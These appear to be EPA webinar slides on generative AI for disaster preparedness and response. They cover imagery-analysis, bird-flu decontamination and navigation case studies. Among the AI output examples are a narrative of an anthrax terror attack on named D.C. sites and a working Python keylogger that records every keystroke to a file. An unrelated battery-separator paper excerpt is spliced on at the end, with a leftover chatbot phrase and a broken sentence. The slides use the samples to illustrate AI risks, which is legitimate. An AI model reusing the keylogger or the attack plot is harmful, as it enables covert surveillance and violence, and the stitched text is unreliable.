



EPA Tools & Resources Webinar: Artificial Intelligence in Disaster Preparedness, Response, and Recovery

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Objectives

- Basics of Generative Artificial Intelligence (GenAI)
- Examples of GenAI
- Emerging Capabilities
- Case Studies
- Activity



What is Generative AI?

- A revolutionary type of AI that creates new, original content (like text, images, or code) instead of analyzing or classifying existing data
- It learns from massive datasets and then generates a unique output based on the patterns it has learned
- **The simple difference:**
 - Traditional AI → Analyzes data to make a prediction (e.g., "Is this a cat?")
 - Generative AI → Uses a prompt to create something new (e.g., "Create a picture of a cat wearing a space helmet.")



DALL·E (OpenAI)



How Does GenAI Work?

The "Next-Token Prediction" Engine:

- The model learns the incredibly complex relationships between words, pixels, or notes of music
- It doesn't "think"—it mathematically calculates the most probable next piece of content

Common Applications:

- Text Generation: Writing emails, summarizing documents, brainstorming ideas
- Image/Video Creation: Generating artwork and photorealistic images from text
- Code & Development: Writing, debugging, and explaining computer code




AI-Generated Text

The scenario unfolded in the United States Capitol Building during a joint session of Congress. The Speaker of the House, Vice President, and several other government officials are visiting the United State Capitol for an important meeting with lawmakers. Through intelligence activities, law enforcement has learned that one or more individuals affiliated with terrorist group(s) have smuggled deadly anthrax into Washington D.C., concealed in their clothing which is stored on their bodies under heavy winter coats worn throughout much of the day when they arrive at Union Station from Virginia by train early in the morning before arriving at their designated location inside Congressional offices where they leave packages to be picked up later by others who will deliver them to specific locations around Capital Hill. Once these contacts receive their packages and successfully exit Capitol grounds through various points along its perimeter fence line after verifying no police presence was observed near any pick-up point; this individual/group picks up his/her weaponized anthrax onto public buses and subway rail systems to strategic targets located all over National Mall area including: U.S Supreme Court building (Tenth Street side), Library Of Congress (Third & Independence Avenues), Lincoln Memorial (East End), Martin Luther King Jr Memorial (14th Street Side), White House Lawn Area, Smithsonian Museum Complexes such as Natural History Museum (Independence Avenue between 10th & 14 streets NW), Air And Space Museum Complexes such as Steven F Udvar Hazy Center located near Dulles Airport Parking Lot Exit 19A). Each target receives approximately 1 kg delivered via "injector" devices placed strategically near entrances to each facility resulting in numerous casualties due incidental exposure among staff and visitors during business hours over a 5-day period while operation continues unnoticed until multiple accidental exposures occur across Federal facilities within 1 week following initial attack resulting in emergency response protocols being activated which ends this incident phase that could have been deadlier if not detected so quickly.



AI-Generated Images

DALL-E (OpenAI)



Prompt A: Create an image of a fluffy bunny with large, expressive eyes, wearing a headband with oversized bunny ears, set in a sunlit, colorful meadow.



Prompt B: An elegant black computer mouse wearing a fluffy bunny ears headband, with soft white fur and pink inner ears, set against a clean, minimalistic background



AI-Generated Images – Locally Trained




Evildoer Tim



Bobblehead Tim




Kermit Tim




Hulk Tim




Knight Mellow



Mystic Mellow



Disney Mellow



Art Mellow



Malicious Examples



UFO over neighborhood



Mellow with President Truman



AI-Generated Videos



Prompt A: Animate the ships exchanging cannon fire, sails rippling, waves crashing, and smoke billowing from the battle



Prompt B: Animate the toy ships battling on the wavy bathtub water, cannons firing, sails fluttering, and splashes forming from the action

DALL·E (OpenAI)



AI Generated Code

Write a python script for logging keystrokes...

```
import datetime
import keyboard

def on_press(key):
    with open("keylogs.txt", "a") as f:
        f.write(str(datetime.datetime.now()) + " Key Press: " + str(key) + "\n")

def on_release(key):
    with open("keylogs.txt", "a") as f:
        f.write(str(datetime.datetime.now()) + " Key Release: " + str(key) + "\n")

keyboard.on_press(on_press)
keyboard.on_release(on_release)
keyboard.wait()
```



Emerging Capabilities

Deep Research

- Multi-source analysis and synthesis
- Understands academic papers, gated PDFs, reports
- Triangulates facts and auto-generates citations

System Control via Screen Interaction

- Sees and operates software interfaces like a human
- Clicks, types, navigates across browsers, apps and forms
- Handles multi-step tasks with feedback loops

Shared Framework

- Understand Goal → Plan → Act → Adapt → Deliver

Challenges

- Research: Hallucination, citation integrity
- Control: Misclicks, unintended actions, permission boundaries



Future of AI

- **AI is here and evolving** – transforming workflows and (eventually) decision-making
- **Practical applications** – automating tasks, analyzing data, generating content
- **Opportunities & risks** – security threats, misinformation, and deepfakes
- **Future focus** – deeper AI integration into everyday tasks



DALL·E (OpenAI)



Case Studies



How can we speed up decision-making?

...Use AI to digest complex data and imagery





Analyzing Imagery Using AI

- **Why:** Improve rapid identification during emergency response and leverage AI for automated imagery analysis
- **How:** Google Vertex AI tested with two case studies:
 - Infrastructure
 - Microorganisms
- **What:** Successfully classified construction materials (~85% accuracy)
 - Promising results for microorganism detection; limited by data availability
 - Future: Expand datasets, enhance labeling, and evaluate advanced AI

```
C:\Users\jdeagan\OneDrive - X + -  
  
WELCOME TO THE IMAGEANNOTATOR  
The purpose of this software is to categorize images displayed to the user, the results of which will be written to  
a CSV file. In order for the software to work properly, there are some rules and guidelines that must be followed.  
  
Once you start, you will be asked how many images you want to annotate for this session. Then you will be shown images  
one-by-one, and for each image you must:  
1. Determine the primary category the image belongs to and then enter that option into the system.  
2. Determine any additional category the image might belong to and enter that option into the system  
  
Note:  
-Questions should appear 2 seconds after the image is shown. If a question does not appear, press any key  
while on the console.  
-You also have the option of deleting an image if the content is difficult to see, covered by other objects, not a  
good representation of that content, too big or too small, if there are too many other objects in the image, or  
for other reasons you deem significant enough. If you are unsure, don't delete it.  
-When you start a session, please finish the session completely, do not end halfway.  
-The program will inform you when you have started and finished a session.  
-The program will let you know how many images are left to annotate, so you can enter any number <= that.  
  
Do you acknowledge the above, and are ready to begin?  
a. Yes  
b. No  
  
Enter your choice: a  
  
Number of images left to annotate: 13  
How many images do you want to annotate: 2  
  
Session start  
  
Image 1/2  
  
What category does this image belong to?
```



Analyzing Imagery Using AI: Microbiology



Filter Filter labels

■ BG (100)

BG 1	<div><div></div></div>	0.815
BG 2	<div><div></div></div>	0.711
BG 3	<div><div></div></div>	0.697
BG 4	<div><div></div></div>	0.652
BG 5	<div><div></div></div>	0.635
BG 6	<div><div></div></div>	0.598
BG 7	<div><div></div></div>	0.574
BG 8	<div><div></div></div>	0.560
BG 9	<div><div></div></div>	0.520
BG 10	<div><div></div></div>	0.519
BG 11	<div><div></div></div>	0.508
BG 12	<div><div></div></div>	0.495



How do we better communicate data?

*...Use AI to digest complex data and
communicate with our partners &
stakeholders*



Improving Communication

- **Why:** Efficient, timely, and informed decisions
- **How:** Use AI tools to find and explain key information in a way that's easy to use
- **What:** Share information to help the state of North Carolina clean farm equipment and stop the spread of Bird Flu





Improving Communication



Step/Component	Details
1. Cleaning (Grime Removal)	Power wash with a <u>3000 PSI power washer</u> using water heated to <u>71°C (160°F)</u> to remove excess grime and organic material. Methodically spray all sections, including undercarriage and engine components.
2. Disinfection	Apply a dilute (<u>0.5%, or 1:10 dilution of household bleach</u>) sodium hypochlorite (NaOCl) solution using the pressure washing system.
3. Dwell Time	<u>Allow a 10-minute contact/dwell time</u> for the disinfectant solution.
Overall Outcome	The evaluated cleaning and disinfection protocol (power washing + dilute bleach) was <u>found to be effective for decontaminating farm mortality transport vehicles</u> under the tested conditions.




How do we optimize response activities in an incident?

...Using AI to support situational awareness, navigation, and data collection




Disaster Site Navigation

- **Why:** Need a low-cost, reliable way to navigate and recreate indoor and outdoor environments
- **How:** Use small business grant to build an AI system that remembers where people go and helps guide them—no expensive gear needed
- **What:** Commercial mapping tool for capturing and documenting indoor and outdoor spaces



(a) 2D Occupancy Grid Map

(b) 3D Occupancy Grid Map





Activity




Activity: Identifying Patterns

What's next in the clock pattern?

Result: AI may give a confident but incorrect answer — or hedge awkwardly — because it lacks real-world experience and spatial reasoning. It only predicts what “sounds” right based on language patterns.

Why This Matters: AI can't truly “see” or “understand” the physical world — making it unreliable for decisions involving size, space or physical logic.

For planning, infrastructure, or environmental work, human judgment must stay central





Conclusion

AI is a powerful tool — not a replacement: It can augment capacity, automate tasks, and support decision-making, but human judgment and community values must remain central.

Applications show real promise: From grant writing to land stewardship, AI can improve access and strengthen resilience when used responsibly.

Opportunities must be balanced with caution: Challenges like data privacy, cultural relevance, and tech access need continuous attention.

Collaboration is key: Success comes from partnership: blending AI tools with state and community priorities, Tribal knowledge and lived experience.



The three-dimensional porous mesh structure of Cu-based metal-organic-framework - aramid cellulose separator enhances the electrochemical performance of lithium metal anode batteries

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Lithium dendrites
CuMOF-ANFs separator

ABSTRACT

Lithium metal, due to its advantages of high theoretical capacity, low density and low electrochemical reaction potential, is used as a negative electrode material for batteries and brings great potential for the next generation of energy storage systems. However, the production of lithium metal dendrites makes the battery life low and poor safety, so lithium dendrites have been the biggest problem of lithium metal batteries. This study shows that the large specific surface area and more pore structure of Cu-based metal-organic-framework - aramid cellulose (CuMOF-ANFs) composite separator can help to inhibit the formation of lithium dendrites. After 110 cycles at 1 mA/cm², the discharge capacity retention rate of the Li-Cu battery using the CuMOF-ANFs separator is about 96 %. Li-Li batteries can continue to maintain low hysteresis for 2000 h at the same current density. The results show that CuMOF-ANFs composite membrane can inhibit the generation of lithium dendrites and improve the cycle stability and cycle life of the battery. The three-dimensional (3D) porous mesh structure of CuMOF-ANFs separator provides a new perspective for the practical application of lithium metal battery.

1. Introduction

Certainly, here is a possible introduction for your topic: Lithium-metal batteries are promising candidates for high-energy-density rechargeable batteries due to their low electrode potentials and high theoretical capacities [1,2]. However, during the cycle, dendrites forming on the lithium metal anode can cause a short circuit, which can affect the safety and life of the battery [3-9]. Therefore, researchers are indeed focusing on various aspects such as negative electrode structure [10], electrolyte additives [11,12], SEI film construction [13,14], and collector modification [15] to inhibit the formation of lithium dendrites. However, using a separator with high mechanical strength and chemical stability is another promising approach to prevent dendrites from infiltrating the cathode. By incorporating a separator with high mechanical strength, it can act as a physical barrier to impede the growth of dendrites. This barrier can withstand the mechanical stress exerted by

chemical stability of the separator is equally important as it ensures that the separator remains intact and does not react or degrade in the presence of the electrolyte or other battery components. A chemically stable separator helps to prevent the formation of reactive species that can further promote dendrite growth. Researchers are actively exploring different materials and designs for separators to enhance their mechanical strength and chemical stability. These efforts aim to create separators that can effectively block dendrite formation, thereby improving the safety and performance of lithium-ion batteries. While there are several research directions to address the issue of dendrite formation, using a separator with high mechanical strength and chemical stability is an important approach to prevent dendrites from infiltrating the cathode and ensure safe operation of lithium metal batteries.

Several types of separators currently used in research include nanoporous polymer separators [16], ceramic composite separators [17], nanofiber separators [18-20], and metal-organic skeleton (MOF)



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